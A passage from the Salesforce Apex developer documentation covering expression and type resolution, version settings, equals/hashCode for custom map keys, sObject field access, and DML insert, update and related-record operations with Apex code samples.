    *   If the expression contains only two identifiers (`name1.name2()`), the parser then assumes that `name1` is a class name and `name2` is a method invocation.

    *   If the expression contains more than two identifiers, the parser then assumes that `name1` is a class name, `name2` is a static variable name with `name3 - nameM` as field references, and `nameN` is a method invocation.

3. If the second assumption does not hold true, the parser then assumes that `name1` is a namespace name, `name2` is a class name, `name3` is a static variable name, `name4 - nameM` are field references, and `nameN` is a method invocation.

4. If the third assumption does not hold true, the parser reports an error.

However, with class variables Apex also uses dot notation to reference member variables. Those member variables might refer to other class instances, or they might refer to an sObject which has its own dot notation rules to refer to field names (possibly navigating foreign keys).

Once you enter an sObject field in the expression, the remainder of the expression stays within the sObject domain, that is, sObject fields cannot refer back to Apex expressions.

For instance, if you have the following class:

```
public class c {
  c1 c1 = new c1();
  class c1 { c2 c2; }
  class c2 { Account a; }
}
```

Then the following expressions are all legal:

```
c.c1.c2.a.name
c.c1.c2.a.owner.lastName.toLowerCase()
```

116

```
c.c1.c2.a.tasks
c.c1.c2.a.contacts.size()
```

Type Resolution and System Namespace for Types

Because the type system must resolve user-defined types defined locally or in other classes, the Apex parser evaluates types as follows:

1. For a type reference `TypeN`, the parser first looks up that type as a scalar type.

2. If `TypeN` is not found, the parser looks up locally defined types.

3. If `TypeN` still is not found, the parser looks up a class of that name.

4. If `TypeN` still is not found, the parser looks up system types such as sObjects.

For the type `T1.T2` this could mean an inner type `T2` in a top-level class `T1`, or it could mean a top-level class `T2` in the namespace `T1` (in that order of precedence).

Apex Code Versions

To aid backwards-compatibility, classes and triggers are stored with the version settings for a specific Salesforce API version.

If an Apex class or trigger references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class are saved too. This ensures that as Apex, the API, and the components in managed packages evolve in subsequent released versions, a class or trigger is still bound to versions with specific, known behavior.

Setting a version for an installed package determines the exposed interface and behavior of any Apex code in the installed package. This allows you to continue to reference Apex that may be deprecated in the latest version of an installed package, if you installed a version of the package before the code was deprecated.

Typically, you reference the latest Salesforce API version and each installed package version. If you save an Apex class or trigger without specifying the Salesforce API version, the class or trigger is associated with the latest installed version by default. If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the class or trigger is associated with the latest installed version of the managed package by default.

Versioning of Apex Classes and Methods

When classes and methods are added to the Apex language, those classes and methods are available to all API versions your Apex code is saved with, regardless of the API version (Salesforce release) they were introduced in. For example, if a method was added in API version 33.0, you can use this method in a custom class saved with API version 33.0 or another class saved with API version 25.0.

There is one exception to this rule. The classes and methods of the `ConnectApi` namespace are supported only in the API versions specified in the documentation. For example, if a class or method is introduced in API version 33.0, it is not available in earlier versions. For more information, see ConnectApi Versioning and Equality Checking on page 401.

IN THIS SECTION:

Setting the Salesforce API Version for Classes and Triggers

To set the Salesforce API and Apex version for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.

2. Select the `Version` of the Salesforce API. This is also the version of Apex associated with the class or trigger.

3. Click **Save**.

If you pass an object as a parameter in a method call from one Apex class, C1, to another class, C2, and C2 has different fields exposed due to the Salesforce API version setting, the fields in the objects are controlled by the version settings of C2.

Using the following example, the `Categories` field is set to `null` after calling the `insertIdea` method in class C2 from a method in the test class C1, because the `Categories` field is not available in version 13.0 of the API.

The first class is saved using Salesforce API version 13.0:

```
// This class is saved using Salesforce API version 13.0
// Version 13.0 does not include the Idea.categories field
global class C2
{
    global Idea insertIdea(Idea a) {
        insert a; // category field set to null on insert

        // retrieve the new idea
        Idea insertedIdea = [SELECT title FROM Idea WHERE Id =:a.Id];

        return insertedIdea;
    }
}
```

The following class is saved using Salesforce API version 16.0:

```
@isTest
// This class is bound to API version 16.0 by Version Settings
private class C1
{
    static testMethod void testC2Method() {
        Idea i = new Idea();
        i.CommunityId = '09aD000000004YCIAY';
        i.Title = 'Testing Version Settings';
        i.Body = 'Categories field is included in API version 16.0';
        i.Categories = 'test';

        C2 c2 = new C2();
        Idea returnedIdea = c2.insertIdea(i);
        // retrieve the new idea
        Idea ideaMoreFields = [SELECT title, categories FROM Idea
            WHERE Id = :returnedIdea.Id];

        // assert that the categories field from the object created
        // in this class is not null
        System.assert(i.Categories != null);
        // assert that the categories field created in C2 is null
        System.assert(ideaMoreFields.Categories == null);
    }
}
```

Setting Package Versions for Apex Classes and Triggers

To configure the package version settings for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.

2. Select a `Version` for each managed package referenced by the class or trigger. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger.

3. Click **Save**.

Note the following when working with package version settings:

- If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the Apex class or trigger is associated with the latest installed version of the managed package by default.

- You cannot **Remove** a class or trigger's version setting for a managed package if the package is referenced in the class or trigger. Use **Show Dependencies** to find where a managed package is referenced by a class or trigger.

Lists of Custom Types and Sorting

Lists can hold objects of your user-defined types (your Apex classes). Lists of user-defined types can be sorted.

To sort such a list using the `List.sort` method, your Apex classes must implement the `Comparable` interface.

The sort criteria and sort order depends on the implementation that you provide for the `compareTo` method of the `Comparable` interface. For more information on implementing the `Comparable` interface for your own classes, see the Comparable Interface.

Using Custom Types in Map Keys and Sets

You can add instances of your own Apex classes to maps and sets.

For maps, instances of your Apex classes can be added either as keys or values. If you add them as keys, there are some special rules that your class must implement for the map to function correctly; that is, for the key to fetch the right value. Similarly, if set elements are instances of your custom class, your class must follow those same rules.

⚠ **Warning:** If the object in your map keys or set elements changes after being added to the collection, it won't be found anymore because of changed field values.

When using a custom type (your Apex class) for the map key or set elements, provide `equals` and `hashCode` methods in your class. Apex uses these two methods to determine equality and uniqueness of keys for your objects.

Adding `equals` and `hashCode` Methods to Your Class

To ensure that map keys of your custom type are compared correctly and their uniqueness can be determined consistently, provide an implementation of the following two methods in your class:

- The `equals` method with this signature:

```
public Boolean equals(Object obj) {
    // Your implementation
}
```

Keep in mind the following when implementing the `equals` method. Assuming x, y, and z are non-null instances of your class, the `equals` method must be:

- Reflexive: `x.equals(x)`
- Symmetric: `x.equals(y)` should return `true` if and only if `y.equals(x)` returns `true`
- Transitive: if `x.equals(y)` returns `true` and `y.equals(z)` returns `true`, then `x.equals(z)` should return `true`

119

- Consistent: multiple invocations of `x.equals(y)` consistently return `true` or consistently return `false`

- For any non-null reference value x, `x.equals(null)` should return `false`

The `equals` method in Apex is based on the equals method in Java.

- The `hashCode` method with this signature:

```
public Integer hashCode() {
    // Your implementation
}
```

Keep in mind the following when implementing the `hashCode` method.

- If the `hashCode` method is invoked on the same object more than once during execution of an Apex request, it must return the same value.

- If two objects are equal, based on the `equals` method, `hashCode` must return the same value.

- If two objects are unequal, based on the result of the `equals` method, it is not required that `hashCode` return distinct values.

The `hashCode` method in Apex is based on the hashCode method in Java.

Another benefit of providing the `equals` method in your class is that it simplifies comparing your objects. You will be able to use the `==` operator to compare objects, or the `equals` method. For example:

```
// obj1 and obj2 are instances of MyClass
if (obj1 == obj2) {
    // Do something
}

if (obj1.equals(obj2)) {
    // Do something
}
```

Sample

This sample shows how to implement the `equals` and `hashCode` methods. The class that provides those methods is listed first. It also contains a constructor that takes two Integers. The second example is a code snippet that creates three objects of the class, two of which have the same values. Next, map entries are added using the pair objects as keys. The sample verifies that the map has only two entries since the entry that was added last has the same key as the first entry, and hence, overwrote it. The sample then uses the `==` operator, which works as expected because the class implements `equals`. Also, some additional map operations are performed, like checking whether the map contains certain keys, and writing all keys and values to the debug log. Finally, the sample creates a set and adds the same objects to it. It verifies that the set size is two, since only two objects out of the three are unique.

```
public class PairNumbers {
    Integer x,y;

    public PairNumbers(Integer a, Integer b) {
        x=a;
        y=b;
    }

    public Boolean equals(Object obj) {
        if (obj instanceof PairNumbers) {
            PairNumbers p = (PairNumbers)obj;
            return ((x==p.x) && (y==p.y));
        }
```

```
        return false;
    }

    public Integer hashCode() {
        return (31 * x) ^ y;
    }
}
```

This code snippet makes use of the `PairNumbers` class.

```
Map<PairNumbers, String> m = new Map<PairNumbers, String>();
PairNumbers p1 = new PairNumbers(1,2);
PairNumbers p2 = new PairNumbers(3,4);
// Duplicate key
PairNumbers p3 = new PairNumbers(1,2);
m.put(p1, 'first');
m.put(p2, 'second');
m.put(p3, 'third');

// Map size is 2 because the entry with
// the duplicate key overwrote the first entry.
System.assertEquals(2, m.size());

// Use the == operator
if (p1 == p3) {
    System.debug('p1 and p3 are equal.');
}

// Perform some other operations
System.assertEquals(true, m.containsKey(p1));
System.assertEquals(true, m.containsKey(p2));
System.assertEquals(false, m.containsKey(new PairNumbers(5,6)));

for(PairNumbers pn : m.keySet()) {
    System.debug('Key: ' + pn);
}

List<String> mValues = m.values();
System.debug('m.values: ' + mValues);

// Create a set
Set<PairNumbers> s1 = new Set<PairNumbers>();
s1.add(p1);
s1.add(p2);
s1.add(p3);

// Verify that we have only two elements
// since the p3 is equal to p1.
System.assertEquals(2, s1.size());
```

Working with Data in Apex

You can add and interact with data in the Lightning Platform persistence layer. The sObject data type is the main data type that holds data objects. You'll use Data Manipulation Language (DML) to work with data, and use query languages to retrieve data, such as the (), among other things.

IN THIS SECTION:

Working with sObjects

In this developer guide, the term `sObject` refers to any object that can be stored in the Lightning platform database.

Data Manipulation Language

Apex enables you to insert, update, delete or restore data in the database. DML operations allow you to modify records one at a time or in batches.

SOQL and SOSL Queries

You can evaluate Salesforce Object Query Language (SOQL) or Salesforce Object Search Language (SOSL) statements on-the-fly in Apex by surrounding the statement in square brackets.

SOQL For Loops

SOQL `for` loops iterate over all of the sObject records returned by a SOQL query.

sObject Collections

You can manage sObjects in lists, sets, and maps.

Dynamic Apex

Apex Security and Sharing

When you use Apex, the security of your code is critical. You'll need to add user permissions for Apex classes and enforce sharing rules. Read on to learn about Apex managed sharing and get some security tips.

Custom Settings

Custom settings are similar to custom objects. Application developers can create custom sets of data and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. Formula fields, validation rules, flows, Apex, and SOAP API can then use this data.

Working with sObjects

In this developer guide, the term `sObject` refers to any object that can be stored in the Lightning platform database.

IN THIS SECTION:

sObject Types

An sObject variable represents a row of data and can only be declared in Apex using the SOAP API name of the object.

Accessing SObject Fields

Validating sObjects and Fields

sObject Types

An sObject variable represents a row of data and can only be declared in Apex using the SOAP API name of the object.

For example:

```
Account a = new Account();
MyCustomObject__c co = new MyCustomObject__c();
```

Similar to the SOAP API, Apex allows the use of the generic sObject abstract type to represent any object. The sObject data type can be used in code that processes different types of sObjects.

The `new` operator still requires a concrete sObject type, so all instances are specific sObjects. For example:

```
sObject s = new Account();
```

You can also use casting between the generic sObject type and the specific sObject type. For example:

```
// Cast the generic variable s from the example above
// into a specific account and account variable a
Account a = (Account)s;
// The following generates a runtime error
Contact c = (Contact)s;
```

Because sObjects work like objects, you can also have the following:

```
Object obj = s;
// and
a = (Account)obj;
```

DML operations work on variables declared as the generic sObject data type as well as with regular sObjects.

sObject variables are initialized to `null`, but can be assigned a valid object reference with the `new` operator. For example:

```
Account a = new Account();
```

Developers can also specify initial field values with comma-separated `name = value` pairs when instantiating a new sObject. For example:

```
Account a = new Account(name = 'Acme', billingcity = 'San Francisco');
```

For information on accessing existing sObjects from the Lightning platform database, see "SOQL and SOSL Queries" in the *SOQL and SOSL Reference*.

> 📝 Note: The ID of an sObject is a read-only value and can never be modified explicitly in Apex unless it is cleared during a clone operation, or is assigned with a constructor. The Lightning platform assigns ID values automatically when an object record is initially inserted to the database for the first time. For more information see Lists on page 28.

Custom Labels

Custom labels are not standard sObjects. You cannot create a new instance of a custom label. You can only access the value of a custom label using `system.label.` *`label_name`*. For example:

```
String errorMsg = System.Label.generic_error;
```

For more information on custom labels, see "Custom Labels" in the Salesforce online help.

Accessing SObject Fields

As in Java, SObject fields can be accessed or changed with simple dot notation. For example:

```
Account a = new Account();
a.Name = 'Acme';      // Access the account name field and assign it 'Acme'
```

System-generated fields, such as `Created By` or `Last Modified Date`, cannot be modified. If you try, the Apex runtime engine generates an error. Additionally, formula field values and values for other fields that are read-only for the context user cannot be changed.

If you use the generic SObject type instead of a specific object, such as Account, you can retrieve only the `Id` field using dot notation. You can set the `Id` field for Apex code saved using Salesforce API version 27.0 and later). Alternatively, you can use the generic SObject `put` and `get` methods. See SObject Class.

This example shows how you can access the `Id` field and operations that aren't allowed on generic SObjects.

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');
insert a;
sObject s = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];
// This is allowed
ID id = s.Id;
// The following line results in an error when you try to save
String x = s.Name;
// This line results in an error when you try to save using API version 26.0 or earlier
s.Id = [SELECT Id FROM Account WHERE Name = 'Acme' LIMIT 1].Id;
```

> 📝 **Note:** If your organization has enabled person accounts, you have two different kinds of accounts: business accounts and person accounts. If your code creates a new account using `name`, a business account is created. If your code uses `LastName`, a person account is created.

If you want to perform operations on an SObject, it is recommended that you first convert it into a specific object. For example:

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');
insert a;
sObject s = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];
ID id = s.ID;
Account convertedAccount = (Account)s;
convertedAccount.name = 'Acme2';
update convertedAccount;
Contact sal = new Contact(FirstName = 'Sal', Account = convertedAccount);
```

The following example shows how you can use SOSL over a set of records to determine their object types. Once you have converted the generic SObject record into a Contact, Lead, or Account, you can modify its fields accordingly:

```
public class convertToCLA {
    List<Contact> contacts = new List<Contact>();
    List<Lead> leads = new List<Lead>();
    List<Account> accounts = new List<Account>();

    public void convertType(String phoneNumber) {
        List<List<SObject>> results = [FIND :phoneNumber
            IN Phone FIELDS
            RETURNING Contact(Id, Phone, FirstName, LastName),
            Lead(Id, Phone, FirstName, LastName),
            Account(Id, Phone, Name)];
        List<SObject> records = new List<SObject>();
```

```
        records.addAll(results[0]); //add Contact results to our results super-set
        records.addAll(results[1]); //add Lead results
        records.addAll(results[2]); //add Account results

        if (!records.isEmpty()) {
            for (Integer i = 0; i < records.size(); i++) {
                SObject record = records[i];
                if (record.getSObjectType() == Contact.sObjectType) {
                    contacts.add((Contact) record);
                } else if (record.getSObjectType() == Lead.sObjectType){
                    leads.add((Lead) record);
                } else if (record.getSObjectType() == Account.sObjectType) {
                    accounts.add((Account) record);
                }
            }
        }
    }
}
```

Using SObject Fields

SObject fields can be initially set or not set (unset); unset fields are not the same as null or blank fields. When you perform a DML operation on an SObject, you can change a field that is set; you can't change unset fields.

📝 Note: To erase the current value of a field, set the field to null.

If an Apex method takes an SObject parameter, you can use the System.isSet() method to identify the set fields. If you want to unset any fields to retain their values, first create an SObject instance. Then apply only the fields you want to be part of the DML operation.

This example code shows how SObject fields are identified as set or unset.

```
Contact nullFirst = new Contact(LastName='Codey', FirstName=null);
System.assertEquals(true, nullFirst.isSet('FirstName'), 'FirstName is set to a literal
value, so it counts as set');
Contact unsetFirst = new Contact(LastName='Astro');
System.assertEquals(false, unsetFirst.isSet('FirstName'), 'FirstName is not set');
```

An expression with SObject fields of type Boolean evaluates to true only if the SObject field is true. If the field is false or null, the expression evaluates to false. This example code shows an expression that checks if the IsActive field of a Campaign object is null. Because this expression always evaluates to false, the code in the if statement is never executed.

```
Campaign cObj= new Campaign();
...
   if (cObj.IsActive == null) {
   ... // IsActive is evaluated to false and this code block is not executed.
   }
```

Validating sObjects and Fields

When Apex code is parsed and validated, all sObject and field references are validated against actual object and field names, and a parse-time exception is thrown when an invalid name is used.

In addition, the Apex parser tracks the custom objects and fields that are used, both in the code's syntax as well as in embedded SOQL and SOSL statements. The platform prevents users from making the following types of modifications when those changes cause Apex code to become invalid:

- Changing a field or object name

- Converting from one data type to another

- Deleting a field or object

- Making certain organization-wide changes, such as record sharing, field history tracking, or record types

Data Manipulation Language

Apex enables you to insert, update, delete or restore data in the database. DML operations allow you to modify records one at a time or in batches.

IN THIS SECTION:

How DML Works

Adding and Retrieving Data With DML

Apex is tightly integrated with the Lightning Platform persistence layer. Records in the database can be inserted and manipulated through Apex directly using simple statements. The language in Apex that allows you to add and manage records in the database is the Data Manipulation Language (DML). In contrast to the SOQL language, which is used for read operations (querying records), DML is used for write operations.

DML Statements vs. Database Class Methods

Apex offers two ways to perform DML operations: using DML statements or Database class methods. This provides flexibility in how you perform data operations. DML statements are more straightforward to use and result in exceptions that you can handle in your code.

DML Operations As Atomic Transactions

DML Operations

Using DML, you can insert new records and commit them to the database. You can also update the field values of existing records.

Exception Handling

More About DML

Here are some things you may want to know about using Data Manipulation Language.

Locking Records

When an sObject record is locked, no other client or user is allowed to make updates either through code or the Salesforce user interface. The client locking the records can perform logic on the records and make updates with the guarantee that the locked records won't be changed by another client during the lock period.

How DML Works

Single vs. Bulk DML Operations

You can perform DML operations either on a single sObject, or in bulk on a list of sObjects. Performing bulk DML operations is the recommended way because it helps avoid hitting governor limits, such as the DML limit of 150 statements per Apex transaction. This limit is in place to ensure fair access to shared resources in the Lightning Platform. Performing a DML operation on a list of sObjects counts as one DML statement, not as one statement for each sObject.

This example performs DML calls on single sObjects, which isn't efficient.

The `for` loop iterates over contacts. For each contact, if the department field matches a certain value, it sets a new value for the Description__c field. If the list contains more than items, the 151st update returns an exception that can't be caught.

```
List<Contact> conList = [Select Department , Description from Contact];
for(Contact badCon : conList) {
    if (badCon.Department == 'Finance') {
        badCon.Description__c = 'New description';
    }
    // Not a good practice since governor limits might be hit.
    update badCon;
}
```

This example is a modified version of the previous example that doesn't hit the governor limit. The DML operation is performed in bulk by calling `update` on a list of contacts. This code counts as one DML statement, which is far below the limit of 150.

```
// List to hold the new contacts to update.
List<Contact> updatedList = new List<Contact>();
List<Contact> conList = [Select Department , Description from Contact];
for(Contact con : conList) {
    if (con.Department == 'Finance') {
        con.Description = 'New description';
        // Add updated contact sObject to the list.
        updatedList.add(con);
    }
}

// Call update on the list of contacts.
// This results in one DML call for the entire list.
update updatedList;
```

Another DML governor limit is the total number of rows that can be processed by DML operations in a single transaction, which is 10,000. All rows processed by all DML calls in the same transaction count incrementally toward this limit. For example, if you insert 100 contacts and update 50 contacts in the same transaction, your total DML processed rows are 150. You still have 9,850 rows left (10,000 - 150).

System Context and Sharing Rules

Most DML operations execute in system context, ignoring the current user's permissions, field-level security, organization-wide defaults, position in the role hierarchy, and sharing rules. For more information, see Enforcing Sharing Rules.

📝 Note: If you execute DML operations within an anonymous block, they execute using the current user's object and field-level permissions.

Best Practices

With DML on SObjects, it's best to construct new instances and only update the fields you wish to modify without querying other fields. If you query fields other than the fields you wish to update, you may revert queried field values that could have changed between the query and the DML.

Adding and Retrieving Data With DML

Apex is tightly integrated with the Lightning Platform persistence layer. Records in the database can be inserted and manipulated through Apex directly using simple statements. The language in Apex that allows you to add and manage records in the database is the Data Manipulation Language (DML). In contrast to the SOQL language, which is used for read operations (querying records), DML is used for write operations.

Before inserting or manipulating records, record data is created in memory as sObjects. The sObject data type is a generic data type and corresponds to the data type of the variable that will hold the record data. There are specific data types, subtyped from the sObject data type, which correspond to data types of standard object records, such as Account or Contact, and custom objects, such as Invoice_Statement__c. Typically, you will work with these specific sObject data types. But sometimes, when you don't know the type of the sObject in advance, you can work with the generic sObject data type. This is an example of how you can create a new specific Account sObject and assign it to a variable.

```
Account a = new Account(Name='Account Example');
```

In the previous example, the account referenced by the variable `a` exists in memory with the required `Name` field. However, it is not persisted yet to the Lightning Platform persistence layer. You need to call DML statements to persist sObjects to the database. Here is an example of creating and persisting this account using the `insert` statement.

```
Account a = new Account(Name='Account Example');
insert a;
```

Also, you can use DML to modify records that have already been inserted. Among the operations you can perform are record updates, deletions, restoring records from the Recycle Bin, merging records, or converting leads. After querying for records, you get sObject instances that you can modify and then persist the changes of. This is an example of querying for an existing record that has been previously persisted, updating a couple of fields on the sObject representation of this record in memory, and then persisting this change to the database.

```
// Query existing account.
Account a = [SELECT Name,Industry
             FROM Account
             WHERE Name='Account Example' LIMIT 1];

// Write the old values the debug log before updating them.
System.debug('Account Name before update: ' + a.Name); // Name is Account Example
System.debug('Account Industry before update: ' + a.Industry);// Industry is not set

// Modify the two fields on the sObject.
a.Name = 'Account of the Day';
a.Industry = 'Technology';

// Persist the changes.
update a;

// Get a new copy of the account from the database with the two fields.
Account a = [SELECT Name,Industry
             FROM Account
             WHERE Name='Account of the Day' LIMIT 1];

// Verify that updated field values were persisted.
System.assertEquals('Account of the Day', a.Name);
System.assertEquals('Technology', a.Industry);
```

DML Statements vs. Database Class Methods

Apex offers two ways to perform DML operations: using DML statements or Database class methods. This provides flexibility in how you perform data operations. DML statements are more straightforward to use and result in exceptions that you can handle in your code.

This is an example of a DML statement to insert a new record.

```
// Create the list of sObjects to insert
List<Account> acctList = new List<Account>();
acctList.add(new Account(Name='Acme1'));
acctList.add(new Account(Name='Acme2'));

// DML statement
insert acctList;
```

This is an equivalent example to the previous one but it uses a method of the Database class instead of the DML verb.

```
// Create the list of sObjects to insert
List<Account> acctList = new List<Account>();
acctList.add(new Account(Name='Acme1'));
acctList.add(new Account(Name='Acme2'));

// DML statement
Database.SaveResult[] srList = Database.insert(acctList, false);

// Iterate through each returned result
for (Database.SaveResult sr : srList) {
    if (sr.isSuccess()) {
        // Operation was successful, so get the ID of the record that was processed
        System.debug('Successfully inserted account. Account ID: ' + sr.getId());
    }
    else {
        // Operation failed, so get all errors
        for(Database.Error err : sr.getErrors()) {
            System.debug('The following error has occurred.');
            System.debug(err.getStatusCode() + ': ' + err.getMessage());
            System.debug('Account fields that affected this error: ' + err.getFields());
        }
    }
}
```

One difference between the two options is that by using the Database class method, you can specify whether or not to allow for partial record processing if errors are encountered. You can do so by passing an additional second Boolean parameter. If you specify `false` for this parameter and if a record fails, the remainder of DML operations can still succeed. Also, instead of exceptions, a result object array (or one result object if only one sObject was passed in) is returned containing the status of each operation and any errors encountered. By default, this optional parameter is `true`, which means that if at least one sObject can't be processed, all remaining sObjects won't and an exception will be thrown for the record that causes a failure.

The following helps you decide when you want to use DML statements or Database class methods.

- Use DML statements if you want any error that occurs during bulk DML processing to be thrown as an Apex exception that immediately interrupts control flow (by using `try . . .catch` blocks). This behavior is similar to the way exceptions are handled in most database procedural languages.

- Use Database class methods if you want to allow partial success of a bulk DML operation—if a record fails, the remainder of the DML operation can still succeed. Your application can then inspect the rejected records and possibly retry the operation. When using this form, you can write code that never throws DML exception errors. Instead, your code can use the appropriate results array to judge success or failure. Note that Database methods also include a syntax that supports thrown exceptions, similar to DML statements.

Note: Most operations overlap between the two, except for a few.

  - The `convertLead` operation is only available as a Database class method, not as a DML statement.

129

- The Database class also provides methods not available as DML statements, such as methods transaction control and rollback, emptying the Recycle Bin, and methods related to SOQL queries.

DML Operations As Atomic Transactions

DML operations execute within a transaction. All DML operations in a transaction either complete successfully, or if an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The boundary of a transaction can be a trigger, a class method, an anonymous block of code, an Apex page, or a custom Web service method.

All operations that occur inside the transaction boundary represent a single unit of operations. This also applies to calls that are made from the transaction boundary to external code, such as classes or triggers that get fired as a result of the code running in the transaction boundary. For example, consider the following chain of operations: a custom Apex Web service method calls a method in a class that performs some DML operations. In this case, all changes are committed to the database only after all operations in the transaction finish executing and don't cause any errors. If an error occurs in any of the intermediate steps, all database changes are rolled back and the transaction isn't committed.

DML Operations

Using DML, you can insert new records and commit them to the database. You can also update the field values of existing records.

IN THIS SECTION:

Inserting and Updating Records

Using DML, you can insert new records and commit them to the database. Similarly, you can update the field values of existing records.

Upserting Records

Merging Records

Deleting Records

Restoring Deleted Records

Converting Leads

Inserting and Updating Records

Using DML, you can insert new records and commit them to the database. Similarly, you can update the field values of existing records.

🛑 **Important:** Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

This example inserts three account records and updates an existing account record. First, three Account sObjects are created and added to a list. An insert statement bulk inserts the list of accounts as an argument. Then, the second account record is updated, the billing city is updated, and the update statement is called to persist the change in the database.

```
Account[] accts = new List<Account>();
for(Integer i=0;i<3;i++) {
    Account a = new Account(Name='Acme' + i,
                            BillingCity='San Francisco');
    accts.add(a);
}
Account accountToUpdate;
try {
```

```
    insert accts;

    // Update account Acme2.
    accountToUpdate =
        [SELECT BillingCity FROM Account
         WHERE Name='Acme2' AND BillingCity='San Francisco'
         LIMIT 1];
    // Update the billing city.
    accountToUpdate.BillingCity = 'New York';
    // Make the update call.
    update accountToUpdate;
} catch(DmlException e) {
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}

// Verify that the billing city was updated to New York.
Account afterUpdate =
    [SELECT BillingCity FROM Account WHERE Id=:accountToUpdate.Id];
System.assertEquals('New York', afterUpdate.BillingCity);
```

Inserting Related Records

You can insert records related to existing records if a relationship has already been defined between the two objects, such as a lookup or master-detail relationship. A record is associated with a related record through a foreign key ID. For example, when inserting a new contact, you can specify the contact's related account record by setting the value of the `AccountId` field.

This example adds a contact to an account (the related record) by setting the `AccountId` field on the contact. Contact and Account are linked through a lookup relationship.

```
try {
    Account acct = new Account(Name='SFDC Account');
    insert acct;

    // Once the account is inserted, the sObject will be
    // populated with an ID.
    // Get this ID.
    ID acctID = acct.ID;

    // Add a contact to this account.
    Contact con = new Contact(
        FirstName='Joe',
        LastName='Smith',
        Phone='415.555.1212',
        AccountId=acctID);
    insert con;
} catch(DmlException e) {
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}
```

Updating Related Records

Fields on related records can't be updated with the same call to the DML operation and require a separate DML call. For example, if inserting a new contact, you can specify the contact's related account record by setting the value of the `AccountId` field. However, you can't change the account's name without updating the account itself with a separate DML call. Similarly, when updating a contact,

131

if you also want to update the contact's related account, you must make two DML calls. The following example updates a contact and its related account using two `update` statements.

```
try {
    // Query for the contact, which has been associated with an account.
    Contact queriedContact = [SELECT Account.Name
                              FROM Contact
                              WHERE FirstName = 'Joe' AND LastName='Smith'
                              LIMIT 1];

    // Update the contact's phone number
    queriedContact.Phone = '415.555.1213';

    // Update the related account industry
    queriedContact.Account.Industry = 'Technology';

    // Make two separate calls
    // 1. This call is to update the contact's phone.
    update queriedContact;
    // 2. This call is to update the related account's Industry field.
    update queriedContact.Account;
} catch(Exception e) {
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}
```

IN THIS SECTION:

[Relating Records by Using an External ID](#)
Add related records by using a custom external ID field on the parent record. Associating records through the external ID field is an alternative to using the record ID. You can add a related record to another record only if a relationship (such as master-detail or lookup) has been defined for the objects involved.

[Creating Parent and Child Records in a Single Statement Using Foreign Keys](#)

Relating Records by Using an External ID

Add related records by using a custom external ID field on the parent record. Associating records through the external ID field is an alternative to using the record ID. You can add a related record to another record only if a relationship (such as master-detail or lookup) has been defined for the objects involved.

🛇 **Important:** Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

This example relates a new opportunity to an existing account. The Account sObject has a custom field marked as External ID. An opportunity record is associated to the account record through the custom External ID field. The example assumes that:

• The Account sObject has an external ID field of type text and named `MyExtID`

• An account record exists where `MyExtID__c = 'SAP111111'`

Before the new opportunity is inserted, the account record is added to this opportunity as an sObject through the `Opportunity.Account` relationship field.

```
Opportunity newOpportunity = new Opportunity(
    Name='OpportunityWithAccountInsert',
    StageName='Prospecting',
```

```
        CloseDate=Date.today().addDays(7));

// Create the parent record reference.
// An account with external ID = 'SAP111111' already exists.
// This sObject is used only for foreign key reference
// and doesn't contain any other fields.
Account accountReference = new Account(
    MyExtID__c='SAP111111');

// Add the account sObject to the opportunity.
newOpportunity.Account = accountReference;

// Create the opportunity.
Database.SaveResult results = Database.insert(newOpportunity);
```

The previous example performs an insert operation, but you can also relate sObjects through external ID fields when performing updates or upserts. If the parent record doesn't exist, you can create it with a separate DML statement or by using the same DML statement as shown in Creating Parent and Child Records in a Single Statement Using Foreign Keys.

Creating Parent and Child Records in a Single Statement Using Foreign Keys

You can use external ID fields as foreign keys to create parent and child records of different sObject types in a single step instead of creating the parent record first, querying its ID, and then creating the child record. To do this:

- Create the child sObject and populate its required fields, and optionally other fields.
- Create the parent reference sObject used only for setting the parent foreign key reference on the child sObject. This sObject has only the external ID field defined and no other fields set.
- Set the foreign key field of the child sObject to the parent reference sObject you just created.
- Create another parent sObject to be passed to the `insert` statement. This sObject must have the required fields (and optionally other fields) set in addition to the external ID field.
- Call `insert` by passing it an array of sObjects to create. The parent sObject must precede the child sObject in the array, that is, the array index of the parent must be lower than the child's index.

You can create related records that are up to 10 levels deep. Also, the related records created in a single call must have different sObject types. For more information, see Creating Records for Different Object Types in the *SOAP API Developer Guide*.

The following example shows how to create an opportunity with a parent account using the same `insert` statement. The example creates an Opportunity sObject and populates some of its fields, then creates two Account objects. The first account is only for the foreign key relationship, and the second is for the account creation and has the account fields set. Both accounts have the external ID field, `MyExtID__c`, set. Next, the sample calls `Database.insert` by passing it an array of sObjects. The first element in the array is the parent sObject and the second is the opportunity sObject. The `Database.insert` statement creates the opportunity with its parent account in a single step. Finally, the sample checks the results and writes the IDs of the created records to the debug log, or the first error if record creation fails. This sample requires an external ID text field on Account called MyExtID.

```
public class ParentChildSample {
    public static void InsertParentChild() {
        Date dt = Date.today();
        dt = dt.addDays(7);
        Opportunity newOpportunity = new Opportunity(
            Name='OpportunityWithAccountInsert',
            StageName='Prospecting',
            CloseDate=dt);
```

```
        // Create the parent reference.
        // Used only for foreign key reference
        // and doesn't contain any other fields.
        Account accountReference = new Account(
            MyExtID__c='SAP111111');
        newOpportunity.Account = accountReference;

        // Create the Account object to insert.
        // Same as above but has Name field.
        // Used for the insert.
        Account parentAccount = new Account(
            Name='Hallie',
            MyExtID__c='SAP111111');

        // Create the account and the opportunity.
        Database.SaveResult[] results = Database.insert(new SObject[] {
            parentAccount, newOpportunity });
